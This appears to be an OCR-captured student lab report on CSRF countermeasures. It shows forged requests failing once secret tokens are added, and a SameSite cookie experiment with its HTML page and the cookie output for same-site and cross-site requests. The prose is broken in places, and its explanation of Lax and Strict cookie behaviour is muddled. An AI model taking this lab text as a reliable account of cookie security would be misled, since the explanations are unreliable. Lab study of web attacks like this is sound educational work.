
Here the last ran attack now gives error that token are missing and friend list is not added.



Attacker web page again.

This page forges an HTTP POST request.

Now again for post multiple errors show up for all the post requests as the tokens are now missing. this is counter measure to CSRF.



Task 5

The above shown source code show 2 different cookie type the lax and strict type page.

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)

Experiment A: click Link A

Experiment B: click Link B

```html
<html>
<head><title>SameSite Cookie Experiment</title></head>
<style>
body{
      background-color: #D4EFDF;
      font-family: Arial, Helvetica, sans-serif;
      margin: 40px;
}
.item { color: blue }
</style>
<body>

<h1>Setting Cookies</h1>

<p>
After visiting this web page, the following three cookies will be
set on your browser.
<ul>
<li><span class='item'>cookie-normal:</span> normal cookie</li>
<li><span class='item'>cookie-lax:</span> samesite cookie (Lax type)</li>
<li><span class='item'>cookie-strict:</span> samesite cookie (Strict type)</li>
</ul>
</p>

<h2>Experiment A: click <a href="http://www.example32.com/testing.html">Link A</a></h2>
<h2>Experiment B: click <a href="http://www.attacker32.com/testing.html">Link B</a></h2>

</body>
</html>
```

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

]

Here for lax setting the cookies are displayed for all type.

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data

Submit (POST)

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!

And for strict setting for of the cookies are missing not taken.